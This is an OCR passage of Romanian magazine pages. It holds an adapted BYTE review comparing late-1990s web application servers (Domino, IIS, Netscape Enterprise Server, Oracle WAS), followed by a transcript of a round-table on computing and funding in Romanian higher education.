care anterior au fost manevrate de la un singur server la mai multe servere. Serverele suplimentare nu sunt duplicate ale primelor, ci mai degrabă alternează handler-ele de serviciu. Un exemplu elocvent este cel în care un server este folosit pentru servicii de baze de date, iar altul pentru servicii Web.

O dezvoltare interesantă, rezultând din această deplasare către procesarea multinivel, este conceptul agenților - apleturi automate guvernate de reguli ale proceselor comerciale. Într-un model work-flow, un agent poate fi proiectat să semnalizeze unui membru al grupului de lucru că un document este pregătit pentru analiză, doar după ce alt membru al grupului și-a terminat propria inspecție. Evenimente cum ar fi modificări ale documentelor și creări de documente acționează ca și un declanșator pentru a lansa un agent; apoi, după ce apare declanșarea, agentul conduce în mod automat o acțiune specifică.

Agenții reprezintă, în general, un concept mai vechi, însă crearea agenților în diferite limbaje de programare, pentru a rula pe diferite platforme, este un concept relativ nou. În versiunea actuală, Domino suportă agenții, însă nu și CORBA, în timp ce Enterprise Server suportă agenți doar în versiunea 3.0. Cu Microsoft IIS puteți scrie proprii d-voastră agenți folosind comenzi înglobate Visual Basic într-un Active Server Page, însă nu veți beneficia de funcționalități de administrare agent așa cum există în Lotus Domino Server.

Aplicații pentru Web

Cei trei producători oferă unelte performante de dezvoltare de aplicații. LiveWire și LiveWire Pro de la Netscape, în combinație cu suportul pentru Java și JavaScript al Netscape Enterprise Server, au fixat stadiul pentru momentul actual de transformare a Web-ului în cea mai largă platformă de dezvoltare.

Domino.Action, asistentul de creare a unui sit dinamic, de la Lotus, vă permite să creați situri cu medii de conlucrare în afaceri, printr-o simplă completare a câmpurilor specificate. Paginile Web, care acționează ca și un depozit de pagini albe și discuții înșirate, se creează virtual singure. De cealaltă parte, situri Domino.Action mult mai complexe ar putea necesita un timp mai lung de compilare. Paginile Active Server de la Microsoft au înglobat comenzile Visual Basic în tag-uri-

le HTML.

Aplicaţiile necesită baze de date iar aplicaţiile Web nu fac excepţie. Modul de împachetare al bazelor de date de sub Netscape se va schimba în curând, însă actualul LiveWire Pro (care include serverul de baze de date al Informix) reprezintă o opţiune de 695$. IIS necesită Microsoft SQL Server (849$ licenţa pentru un singur server) pentru a adăuga servicii de baze de date de capacitate industrială la serverul Web. Notes nu este relaţional, însă permite o stocare de conţinut bogat pentru informaţie nestructurată, cum ar fi documente de prelucrare de texte şi fişiere multimedia. Toate serverele, pe care le-am testat, se conectează la baze de date tradiţionale prin ODBC.

Nu toate datele corespund bazelor de date tradiţionale. Aceste servere furnizează o indexare full-text, care vă permite să obţineţi informaţia care n-a fost stocată uşor în vechile formate de tabele de baze de date cu coloane şi rânduri. Astfel de informaţii includ date din comunicate de presă şi broşuri de produse.

Domino suportă cele mai multe formate de documente şi, opţional, vă permite să includeţi mesajele poştale în procesul de căutare, ceea ce permite şi o baleiere a bazelor de date Notes. Index Server care vine înglobat în IIS, permite căutări indexate ale documentelor HTML, text şi MS Office; puteţi adăuga şi alte formate cu filtrul Software Development Kit al Microsoft. Enterprise Server suportă, în mod curent, doar HTML şi text şi nu permite actualizări ale indexului pe baza fişierelor modificate, în acelaşi mod în care era permisă indexarea funcţiilor în alte servere.

Toţi producătorii produc componente de broadcasting pentru distribuirea informaţiei în timp real şi la cerere. NetShow de la Microsoft oferă streaming şi audio-video la cerere precum şi broadcasting al fişierelor folosind HTTP. El vine înglobat cu IIS şi fără un cost suplimentar. Domino.Broadcast de la Lotus oferă distribuţie de text streaming şi obiecte OLE via PointCast pentru un preţ adiţional de 1295$, cu un serviciu video suplimentar planificat pentru lansarea de la sfârşitul acestui an. Media Server de la Netscape furnizează în mod curent audio streaming.


Nici un server Web nu poate fi livrat fără unelte de creare de sit sau de administrare. Domino.Action de la Lotus, FrontPage de la Microsft şi extensiile FrontPageServer şi Navigator Gold de la Netscape, toate creează rapid şi uşor situri Web. Deşi nu atât de grafic ca şi Frontpage, Domino.Action configurează rapid medii Web de colaborare, care suportă discuţii orientate şi biblioteci de documente.

Lotus Domino Server 4.5a

Infrastructura multinivel şi serviciile groupware fac din Lotus Domino Server o posibilitate atractivă pentru un server de aplicaţii Web. Domino foloseşte stocarea de date cu conţinut bogat de la Lotus Notes, furnizează servicii middleware pentru a trata incompatibilităţile dintre formatele de fişiere şi oferă o cale de upgrade pentru toleranţa la defecte şi echilibrarea încărcării. Această bază bogată de caracteristici afectează performanţa şi prea puţine servicii sunt con-

SERVERE PENTRU APLICAŢII WEB

CEL MAI BUN
Microsoft Internet InformationServer 3.0
Microsoft Internet Information Server a câştigat de data asta competiţia.



	Lotus Domino Server 4.5a	Microsoft Internet Information Server 3.0	Netscape Enterprise Server (Unix)	Netscape Enterprise Server (Windows NT)
PREŢ	$995	Bundled with Windows NT Server ($809)	$1295	$1295
TEHNOLOGIE	★★★★	★★★★★	★★★	★★★
IMPLEMENTARE	★★★★	★★★★	★★★	★★★
PERFORMANŢĂ	★★	★★★★★	★★★★★	★★★
UŞURINŢA ÎN FOLOSIRE	★★★	★★★	★★	★★
INSTALARE	★★	★★★	★★★★	★★★★
APRECIERE GENERALĂ	★★★	★★★★	★★★	★★★

★★★★★ Excepţioanl ★★★★ Foarte Bine ★★★ Bine ★★ Acceptabil ★ Slab

TECH FOCUS ARHITECTURA OBIECT

Sisteme deschise şi sisteme proprietate

În această epocă a componentelor software, distribuirea aplicaţiilor coboară către distribuirea de obiecte. Pentru arhitecturile obiect există două posibilităţi: DCOM şi CORBA.

DCOM (Distributed Component Object Model) de la Microsoft este construit pe tehnologii ActiveX şi OLE. DCOM foloseşte Windows NT Server însă nu şi Unix - care este standardul istoric de facto pentru serverele Internet. Prin urmare, dacă doriţi să folosiţi DCOM, pentru distribuirea aplicaţiilor, veţi fi înţepenit lângă Microsoft. În prezent însă, Software AG are un produs în versiune beta care extinde OLE şi ActiveX la serverele Unix.

Lotus şi Netscape, pe de altă parte, folosesc CORBA (Common Object Request Broker Arhitecture), care oferă o arhitectură obiect mult mai completă decât DCOM. Specificată de OMG (Object Management Group), CORBA promite o modalitate de implementare a obiectelor care să fie partajată între maşini, chiar şi atunci când aceste obiecte rulează sub sisteme de operare diferite.

Netscape planifică să ofere JavaScripting pentru Java, obiecte CORBA şi suport pentru servicii CORBA şi IIOP, odată cu lansarea lui Netscape Enterprise Server 3.0 în al doilea trimestru al acestui an. Lotus, la rândul său, planifică pentru această vară o prezentare a claselor back-end Domino via Java şi extinde această prezentare la IIOP pentru sfârşitul anului.

Caracteristicile de fond ale CORBA sunt independenţa de platformă şi rezervele pentru procesarea tranzacţiilor ca şi parte a specificaţiilor sale. DCOM reprezintă o soluţie pentru o platformă singulară iar serviciile de tranzacţie Microsoft sunt construite la vârful DCOM; se mândreşte cu o bază instalată de peste 50 milioane de utilizatori şi este strâns integrat cu Windows SO.

Netscape nu este singur în tratarea ca o arhitectură proprietară a DCOM, însă susţine că, în timp ce DCOM este un mediu de aplicaţie complet, CORBA este pur şi simplu o mixare de specificaţii asamblate din mai multe idei ale producătorilor de software despre cum să interpretaţi şi să implementaţi obiectele distribuite.

Dacă istoria reprezintă un indiciu, o tehnologie de conexiune între DCOM şi CORBA va evolua iar discuţiile se vor diminua. În continuare, va trebui să vă aşteptaţi la un zgomot destul de mare pentru realizările fiecăruia.

forme standardelor Internet. Lotus îşi planifică să extindă serios posibilităţile Domino-ului, până la sfârşitul acestui an.

Serviciile workgroup includ directoare, planificare de grup, biblioteca de documente, fluxul activităţii, forum şi ştiri, toate ajutând colaborarea între angajaţii companiei. Domino oferă cel mai mare suport pentru aceste funcţii, fără a fi nevoie de adaosuri, însă folosirea la maximum a avantajelor acestor servicii necesită un client Notes, cum ar fi Notes desktop (69$ de client). Weblicator, un navigator plug-in de 29$ reproduce conţinutul sitului în baza de date a unui client Notes împreună cu unele servicii Notes, pentru o navigare off-line.

Domino este singurul program testat de noi care extinde OLE de la Microsoft la clienţii Macintosh precum şi la clienţii Windows şi este, de asemenea, singurul care rulează sub OS/2 - deloc surprinzător, datorită proprietăţii IBM asupra Lotus. Lotus Domino Server este câştigătorul actual pentru crearea şi publicarea unui sit Web, cu aplicaţii de colaborare în procesul de activitate. Setul bogat de funcţii al Domino-ului îl face o opţiune mai puţin atractivă pentru publicarea simplă de conţinut static.

Microsoft Internet Information Server 3.0

Deşi IIS duce lipsă de funcţii de stocarea obiectelor, mesagerie şi componente de procesare în colaborare, pe care Domino le oferă suplimentar, el este bine integrat cu sistemul de operare NT Server. IIS moşteneşte toate serviciile aplicabile NT, însă rulează doar sub NT. Microsoft a dovedit că este bun la distragerea atenţiei de la slăbiciunile IIS, lansând produsele Active Server Pages, Index Server, NetShow şi FrontPage care sunt impresionante. Pentru a furniza servicii de baze de date cu adevărat impresionante IIS necesită server SQL Microsoft.

Suplimentar faptului că a prezentat un pachet impresionant, IIS a fost cel mai rapid server pe care l-am testat. Acestea sunt două motive serioase de-a merge acolo unde Microsoft vrea să mergeţi astăzi.

Netscape Enterprise Server 2.01

Enterprise Server a mers mult ca şi server Web static, însă pentru aplicaţiile Web aţi prefera noile tehnologii care sosesc cu versiunea 3.0. Lista este lungă (vezi caseta „Aceste servere au pierdut trenul") şi includ o administrare de conţinut distribuită şi îmbunătăţită, suport pentru baze de date, agenţi inteligenţi şi CORBA (Common Object Request Broker Arhitecture).

Tot ce putem spune, în acest moment, este că Enterprise Server 3.0 arată bine pe hârtie.

CARACTERISTICI

	Lotus Domino 4.5a (Windows NT)	Microsoft IIS 3.0 (Windows NT)	Netscape Enterprise Server 2.01 (Unix)	Netscape Enterprise Server 2.01 (Windows NT)
SO suportat	IBM AIX, IBM OS/2, HP-UX, Sun Solaris, Novell NetWare	NT 4.0	DEC Unix, IBM AIX, SGI Irix, Sun Solaris, HP-UX, Macintosh	NT 4.0, NT 3.51 (also Unix and Macintosh)
Tehnologie de obiecte distribuite	None	DCOM	CORBA	CORBA
Costul pentru suport multiprocesor	$2995	Fără taxă	$5593	$5593
SERVICII STANDARD/COMPONENTE				
Server de bază de date	✔	A	A	A
FTP		✔		
Gopher		✔		
SMTP/MIME	✔	A	A	A
POP3		✔	A	A
Streaming audio		✔	A	A
Streaming video		✔		
Directory/address book	✔	A	A	A
Servicii bibliotecă de documente şi control versiune	A	A	✔	✔
Acţiuni work flow	✔	A		
SECURITATE				
Suport S-HTTP		✔	✔	✔
Suport SSL (2.0 şi 3.0)	SSL 2.0	✔	✔	✔
Criptarea fişierelor stocate	Notes			
Semnături digitale	Notes	✔	✔	✔
FUNCŢII ADMINISTRARE SERVER				
Opţiuni pentru configurări de server separate, virtuale	✔	✔	✔	✔
Configuration rollback			✔	✔
Secure remote administration	✔	✔	✔	✔
ACCES LA BAZE DE DATE				
Tehnologia trasfer/procesare	A	A	A	
Server baze de date includ	✔	A	A	A
Apel proceduri stocate	✔	✔		
Editor de rapoarte inclus		✔	A	A
DEZVOLTAREA APLICAŢIILOR				
Suport la nivel serverpentru maşină virtuală Java		✔	✔	✔
Script ActiveX	✔	✔		WinCGI
Compilare liberă		✔		
CGI şi WinCGI	✔	✔	✔	✔
Script pe server	✔	✔	✔	✔
SuportISAPI		✔		
Suport NSAPI			✔	✔
Suport VIM	✔			
CĂUTARE FULL-TEXT				
Formate de fişier proprietare	✔	✔		
Incrementare automată a indexării documentelor	✔	✔		
Căutare după atributul documentului (metadata)	✔	✔		
Proximity searches	✔	✔		
CREARE DE CONŢINUT ŞI ADMINISTRARE DE SIT				
Actualizare automată	✔	✔		
Verificarea integrităţii	✔	✔		


✔ = da.
Notes = caracteristică disponibilă la clienţii Lotus Notes. WinCGI = suport OLE pentru clienţi Windows via WinCGI.

Aceste servere au pierdut trenul

Nici Enterprise Server 3.0 de la Netscape și nici WAS 3.0 de la Oracle n-au fost pe deplin gata când am efectuat testele. Oricum, ambele merită o atenție dacă evaluați servere.

Netscape Enterprise Server 3.0

Cu lansarea în această primăvară a Enterprise Server 3.0, Netscape speră să descentralizeze administrarea siturilor Web, prin trecerea responsabilității pentru administrarea de conținut



Enterprise Server 3.0 suportă administrarea de la distanță de oriunde.

de la Webmasteri la creatorii de conținut. Ideea este de a-i lăsa pe utilizatori să adauge documente și directoare siturilor lor și de-a determina, din propriul navigator, drepturile de acces la conținutul pe care l-au creat.


Noua lansare adaugă funcții de căutare full-text cum ar fi actualizări automate de index, permiterea unui acces imediat la căutări ale datelor proaspăt schimbate și căutare după conținut, sau după atribute de document, cum ar fi: autor, titlu și date modificate. Procesarea informațiilor pe baza regulilor - în mod similar cu tehnologia work-flow în pachetele groupware proprietare - va fi adăugată de asemenea sub forma unor agenți inteligenți declanșați de evenimente specifice.

Protocolul LDAP furnizează o interfață pentru serviciu open-directory pentru administrare de servere interoperabile în timp ce noile funcții de administrare distribuită permit o configurare de servere sincronizate.

Pe măsură ce comerțul Internet va crește, vor fi necesare baze de date puternice și funcții de procesare a tranzacțiilor. Proceduri înmagazinate, conexiuni de baze de date multiple și tranzacții persistente vor fi toate funcții pe care Enterprise Server 3.0 le va suporta. În plus, vor fi adăugate conexiuni native cu baze de date Informix și Oracle.

Oracle Web Application Server 3.0

În loc să încerce să intre pe piața competitivă a serverelor Web, Web Application Server (WAS) 3.0 se folosește de puterea deținută de Oracle în tehnologia bazelor de date și a procesării tranzacțiilor, pentru a furniza o infrastructură, pentru furnizarea aplicațiilor tranzacționale. WAS 3.0, lansat cu un Web server de la Spyglass Technologies, lucrează cu majoritatea altor servere Web populare (incluzând IIS și Enterprise Server) și rezolvă problema interfeței dintre aplicații proprietare prin izolarea aplicațiilor de server. Acest model de izolare a procesului forțează fiecare aplicație să



WAS 3.0 folosește agenți pentru administrarea tranzacțiilor bazelor de date.

ruleze ca și o instanță separată de proces persistent, în timp ce un mecanism de expediere HTTP de la serverul HTTP furnizează legătura.

Tehnologia de la Oracle folosește ORB (Object Request Broker) Web conform CORBA și cartușe care pot fi fixate în broker pentru a furniza servicii de back-end variate, pentru interfața cu baza de date Oracle SQL, mașina Virtual Java, baze de date conform ODBC și alte surse de date. Cartușele rulează independent însă, pot, de asemenea, comunica cu aplicații sau cu alte cartușe fără a fi legate de nivelul HTTP. Cartușele pot fi de asemenea distribuite la servere în locul unui singur server, așa cum este cazul cu WebServer 2.1, versiunea pre-CORBA a WAS 3.0

Deși are dinții un pic cam lungi, Enterprise Server 2.01 s-a comportat respectabil în competiția cu noii competitori.

O piață competitivă

Când ne uităm la Web ca și la o rampă de lansare pentru procesarea multinivel, veștile proaste sunt următoarele: Când a fost conceput acest articol (la începutul lui aprilie), nimeni nu oferea un produs care să trateze toate aspectele obstacolelor din calea oferirii de servicii de aplicații Web într-o manieră robustă, transparentă, optimizată și eficientă. Veștile bune sunt că în general competiția a îndemnat producătorii să umple golurile din propriile tehnologii într-un ritm uluitor.

Pe baza a ceea ce am văzut în lansările curente și a produselor beta, în curând companiile de toate mărimile vor fi capabile să folosească siturile Web ca și medii de procesare în colaborare.

Procesarea în colaborare bazată pe Web necesită totuși îmbunătățiri tehnologice și de infrastructură pentru a rezolva adevăratele probleme economice. Oricum, o piață din ce în ce mai competitivă va continua să sorteze produsele mai bune cu un preț mai mic. ■

David Seachrist a testat timp de 10 ani pentru NSTL tipuri diferite de programe. Poate fi contactat la **dseachrist@prodigy.com.** *Stephen Platt este director NSTL pe domeniul publicațiilor electronice. Poate fi contactat la* **editors@nstl.com.**

[din BYTE, o publicație McGraw-Hill, Inc. Adaptare - *Daniel Moldovan*]

INFORMAȚII DESPRE PRODUS

Lotus Domino Server 4.5a	**Microsoft Internet Information Server 3.0**	**Netscape Enterprise Server 2.01**	**Web Application Server 3.0**
$995 (for Windows NT or Unix)	bundled with Windows NT Server ($809)	$1295 (for Windows NT or Unix)	$995 (for Windows NT or Unix)
Lotus Development Corp.	Microsoft Corp.	Netscape Communications Corp.	Oracle Corp.
Cambridge, MA	Redmond, WA	Mountain View, CA	Redwood Shores, CA
800-343-5414	206-882-8080	415-937-2555	415-506-7000
617-577-8500	fax: 206-936-7329	fax: 415-528-4140	fax: 415-506-7200
fax: 617-693-0968	http://www.microsoft.com	http://home.netscape.com	http://www.oracle.com
http://www.lotus.com	Enter 1044 on Inquiry Card.	Enter 1045 on Inquiry Card.	Enter 1046 on Inquiry Card.
Enter 1043 on Inquiry Card.			

Evaluările din acest raport prezintă aprecieri ale redactorilor BYTE, bazate pe testele dirijate de NTSL, Inc., prezentate într-un număr recent al publicației Software Digest. *Pentru un exemplar al raportului complet, contactați NTSL la 625 Ridge Pike, Conshohochen, PA 19428; (610) 941-9600; pe internet, editors@ntsl.com, pentru abonament, contactați Compute Pess Agora s.r.l. Tg.Mureș. BYTE Magazine și NTSL reprezintă unități funcționale ale The McGraw-Hill Companies.*

Schimbările tehnologice și școala în România

Tehnologiile educaționale noi ar putea contribui la un învățământ modern, care să ofere societății oamenii capabili să lucreze la nivelul cerințelor unei societăți moderne. La CERF, una dintre mesele rotunde a fost dedicată acestei probleme. Mulțumesc invitaților că au găsit timpul necesar participării și regret că interesul din partea firmelor și publicului participant la CERF a fost mai mult decât modest. Dar, iată și desfășurarea discuțiilor:

Darvas Attila: Ce rol are CNFIS (Consiliul Național Pentru Finanțarea Învățământului Superior) și cum vede CNFIS informatizarea învățământului în România? Ce programe și ce resurse există pentru universități ?

Silviu Cucerzan (CNFIS): Implementarea programelor se va face, în primul rând, cu sprijinul Băncii Mondiale. Nu sunt bani străini, dar alocarea lor este doar o parte din activitatea consiliului. Consiliul alocă fondurile de la buget pentru instituțiile de învățământ superior, sistemul de burse și sunt multe atribuții. În ultimul timp, o mare atenție s-a acordat acestui împrumut BM, care sperăm să fie folositor. Împrumutul este rambursabil, deci sunt tot banii noștri. Trebuie spus că sunt menționate niște domenii prioritare, unele sunt la sugestia BM, altele sunt pe baza programului de reformă, însă nu au fost neglijate nici domeniile tradiționale, ca domeniile economic, juridic, științe socio-umane și, desigur, domeniile interdisciplinare și introducerea tehnologiilor noi în învățământ, pe baza unor materiale multimedia și altele. Avem în vedere și introducerea sistemului de credite transferabile, transferabil însemnând mișcarea liberă a studenților între universități, pentru a putea beneficia de cursuri care se fac doar într-un anumit loc. Și atunci, va trebui, evident, realizată o infrastructură pentru a putea comunica eficient între universități. Dezvoltarea acestei infrastructuri nu ține însă de CNFIS, decât într-o măsură mai mică. De fapt, există un împrumut PHARE, care nu este rambursabil, de 8 mil. de ECU pentru crearea acestei infrastructuri pentru învățământ. Se referă la crearea unei rețele naționale de comunicație, a bibliotecilor universitare și la alte aspecte ale colaborării universitare. Din păcate, această componentă unu, din cauza unor întârzieri la Bruxelles este rămasă în urmă, probabil că se putea face mai mult. Ar fi trebuit să demareze acum un an și să fie sprijin pentru componentele doi și trei.



D-na Laura Lăzăroiu și d-na prof. Irina Athanasiu.

Componenta doi din finanțarea BM se referă la învățământ, în principal învățământul superior, iar componenta trei la cercetarea în învățământul superior. În ceea ce privește componenta doi, pentru care CNFIS organizează competiția, există trei subcomponente: învățământ universitar, învățământ la nivel de colegiu și programe de educație permanentă. Toate aceste programe au alocate un fond de 27,6 mil. dolari, pentru o perioadă de cinci ani. Și finanțarea se realizează pe bază de competiție în patru runde de competiție, prima rundă a fost organizată în 15 ianuarie .

Darvas Attila: Deci, există anumite fonduri. Cum au putut afla cei interesați de existența lor. Există documente publicate sau un sit Web accesibil public, de unde toți cei interesați pot să afle detalii despre participarea la proiecte ce pot fi finanțate din aceste fonduri?

Silviu Cucerzan: Am publicat, în septembrie, un buletin, buletinul nr. 3 al consiliului finanțării și consiliului cercetării, trebuie să vă spun că, din păcate, nu avem buget propriu. Este paradoxal că CNFIS nu are un buget propriu, am publicat cu ajutorul unor bani de la TEMPUS și vom publica, de asemenea, pentru runda a doua a competiției, la sfârșitul acestei luni, în buletinul nr. 4 în care sunt date informațiile despre runda a doua.

Darvas Attila: În câte exemplare au fost publicate buletinele și unde au ajuns ele?

Silviu Cucerzan: Aceste buletine au fost publicate în număr de 800 de exemplare, din câte știu eu, și le-am distribuit la rectorate.

Darvas Attila: Din păcate, acest mod de informare este total ineficient, existând pericolul ca informațiile să se rătăcească prin mormane de hârtii sau sertarele unor persoane. Nu s-ar putea, totuși, realiza un sit



D-na prof. Irina Athanasiu şi dl. Silviu Cucerzan.

Web, cu informaţii accesibile pentru toţi. Acest lucru nu este aşa de complicat pe cât pare şi, la Tg.Mureş, unde predau şi eu, există peste 60 de studenţi cu pagini proprii şi accesibile de pe Web. Nu văd de ce n-ar putea face şi o instituţie câteva pagini?

Silviu Cucerzan: Nu a existat o pagină Web acum. Avem în vedere să facem această pagină Web, probabil şi prin sprijinul dvs., pentru că vroiam s-o facem la Tg. Mureş. Deocamdată, nu avem fondurile, însă, putem cumpăra un server puternic pe care să-l folosim pentru Web. Acum avem o legătură doar prin modem. Cred că va exista acest lucru, voi trimite dl-ui Dumitru Rădoiu (lector univ. Tg. Mureş) toate materialele. Totuşi, există o pagină Web în care este prezentat CNFIS, dar nu cuprinde foarte multe informaţii şi care este făcută la Tg. Mureş.

Darvas Attila: Din păcate, această pagină nu există în acest moment. Ştiu pentru că văd zilnic pagina universităţii. Chiar nu există nici o posibilitate?

Silviu Cucerzan: Noi nu avem un cont propriu pe Internet, este la Soros. Din păcate, am primit o circulară prin care se spune că trebuie să ne deconectăm şi să ne legăm în reţeaua Eunet. Eram pe cale să oţinem un cont Internet şi am început să creem acea pagină, totuşi, informaţiile din acest buletin vor apărea în mai multe pagini Web, şi la Politehnică la Bucureşti.

Desigur, trebuie ţinut cont că, datorită bugetului, ministerul îşi permite să angajeze doar doi oameni care să lucreze pentru acest consiliu. Oricum, documentele există în format Word sau RTF şi pot fi transmise pentru a fi publicate.

Darvas Attila: Există şi formularele necesare pentru a participa la concursuri?

Silviu Cucerzan: Da, există şi un sistem de formulare şi înregistrarea se face pe baza unui program surf. După care îl distribuim. Deocamdată l-am distribuit, tot aşa, pe câte o dischetă la fiecare rectorat, vă daţi seama, cu greu am obţinut fondurile ca să cumpărăm aceste dischete pentru 48 de rectorate.

Irina Athanasiu (U.P.B.): Înainte de a ne mişca mai departe, ar fi bine să ştim şi noi care au fost învăţămintele relativ la prima rundă. Pentru că unii au câştigat, iar alţii au pierdut. Am vrea să ştim cine a câştigat, de ce a câştigat, pentru că, din punctul nostru de vedere, lucrurile sunt neclare. Nu ştim cât este politică în ceea ce s-a întâmplat şi cât nu. Mai exact, ne-ar interesa ce a fost prost în proiectele realizate, pentru că ceea ce este caracteristic prost la aceste proiecte româneşti caracterizează, probabil, şi alte proiecte în cazul altor genuri de competiţii.

Silviu Cucerzan: Fiecare participant va primi, în mod cert, fişele de evaluare de la cei trei evaluatori din universităţi, pentru că o primă evaluare este la nivel de experţi din universităţi şi, apoi, fişa de evaluare a comisiilor de specialitate de la nivelul consiliului. Vom publica situaţia de ansamblu şi ce s-a constatat. Vrem chiar să publicăm modele de cereri, să se ştie cum trebuie completate aceste formulare.

Darvas Attila: Avem onoarea s-o salutăm printre noi pe doamna Rodica Scafes, Education Adviser la British Council. Programele acestei instituţii pot ajuta integrarea europeană a învăţământului.


Rodica Scafeş (British Council): Să vă spun ce facem noi. Din octombrie '95, în cadrul bibliotecii engleze s-a înfiinţat un serviciu special care se numeşte „education information service", tocmai pentru că am constatat că numărul celor care se interesează de sistemul de învăţământ britanic, la orice nivel de studiu şi de sponsorizare a crescut. De aceea, s-a înfiinţat acest serviciu. Serviciul s-a dezvoltat foarte mult, în intervalul scurs din octombrie '95, şi am ajuns să oferim chiar consultanţă, pentru că nu mai e vorba de simple răspunsuri la nişte întrebări, ci oferim o asistenţă calificată. De obicei, se încheie sesiunea şi cu o prezentare de CD-ROM. Cred că serviciul a început să fie cunoscut şi este extrem de solicitat. Trecând de această fază de organizare în care ne-am format, acum trecem în faza a doua a intenţiilor noastre şi vom ieşi în teritoriu. Vom încerca să sensibilizăm pentru forme de sprijin comunităţile locale pentru că, în momentul de faţă, în care noi nu suntem încă membri ai comunităţii europene, suntem obligaţi să plătim o taxă integrală. Aceste taxe sunt extraordinar de mari şi, la potenţialul candidaţilor din România nu şi le pot permite efectiv. Pentru că aceste taxe nu sunt subvenţionate de nimeni, nici de guvernul României, nici de guvernul britanic. Ele sunt, să zicem, între 6 mii, 7 mii de lire sterline şi trebuie să facem ceva pentru că, efectiv, pierdem oameni foarte valoroşi. Fac o scurtă paranteză. A venit la mine un elev din clasa a XII-a, care este medaliat cu aur la Olimpiada Internaţională de Fizică, şi care, în mod firesc, ar vrea să studieze în străinătate, în Marea Britanie. Spre „ruşinea" universităţilor britanice, acestea au încercat să-l ajute, dar nici ele măcar nu au reuşit să găsească sponsorizare pentru acest elev excepţional. În schimb, l-au acceptat cinci dintre cele mai mari universităţi americane, cu bursă, Princeton, Harvard, Stanford etc. Iar, de la Stanford din California, l-a sunat personal laureatul Premiului Nobel pentru fizică pe anul trecut şi l-a sfătuit să vină la Stanford pentru că acolo are toate condiţiile, au şi accelerator de particule, iar acei 33 de mii de dolari, pe care trebuie să-i plătească pentru întreaga şcolarizare, îi poate obţine lucrând în cadrul laboratoarelor de fizică ale universităţii Stanford. Este foarte clar că pe acest copil îl pierdem. Pentru a evita astfel de situaţii, ne-am gândit să încercăm să obţinem bani. Dacă se găsesc bani pentru fotbal, pentru vedete, pentru muzică pop şi tot felul de concerte cu Sabrina de ce nu s-ar putea găsi măcar a zecea parte din aceste sume şi care să fie destinate training-ului? Şi prima acţiune de acest gen o s-o avem la Sibiu când, cu ajutorul rectoratului universităţii de acolo şi a altor persoane, avem o întâlnire cu

persoanele cheie ale comunităţii sibiene, deci cu directori de bănci, directori de întreprinderi, cadre didactice universitare şi mi s-a spus că ar fi adunaţi toţi acei care ar putea, eventual, să acorde sprijin. Sigur că rămâne ca selecţia să o facă ei, pe plan local. Sperăm să fie un succes deplin şi, apoi, să implementăm acest lucru şi în alte centre universitare, unde avem filiale, pentru că acolo putem să „faxăm“, să timitem materiale rapid.

Darvas Attila: Există deja, din fericire, firme serioase, care au înţeles importanţa sprijinirii sistemului educaţional. ROMSYS SA s-a remarcat, în acest, an prin dotarea universităţii Politehnice Bucureşti cu un server puternic, adecvat realizării unui SunSite. Din păcate, după câte ştiu, acest lucru este obstrucţionat şi nu s-a găsit încă o încăpere pentru SunSite România, în timp ce dotarea cu echipamente de la Politehnică lasă încă de dorit.

Laura Lăzăroiu (ROMSYS, Sun): Din păcate, sunt cam amare lucrurile, aşa cum spuneţi dvs. Dar, haideţi să discutăm puţin mai pozitiv. Ca să ajungem deci la subiect, ar trebui să vedem ce înseamnă SunSite. Un SunSite înseamnă o zonă delimitată, respectiv o instituţie universitară, care, prin capacităţile în promovarea noilor tehnologii, câştigă statutul special de „Software Information Technology Exchange“ de la Sun. Aceste centre, trebuie să menţionez că cele mai multe sunt în Europa dovadă că bătrânul continent este fără dar şi poate din acest punct de vedere cel mai important, în sensul că are interes foarte mare în promovarea tehnologiilor de cel mai înalt nivel către tineri, deci acest Sun Site nu este un titlu care se acordă, el se dobândeşte. Şi îmi face plăcere să vă spun că Institutul Politehnic Bucureşti a dobândit acest titlu. Este, până la urmă, dacă vreţi, o recunoaştere a calităţii acestor oameni care sunt profesorii şi studenţii de acolo. Sun vrea să creadă că dotarea este suficient de substanţială, să zicem noi, deci este vorba de un server care este unic în România în momentul de faţă ca dotare şi care va ajuta aceşti profesori extraordinari, care sunt acolo, şi pe studenţii aceştia de a-şi pune în valoare posibilităţile şi, de ce nu, să pună în valoare ceea ce 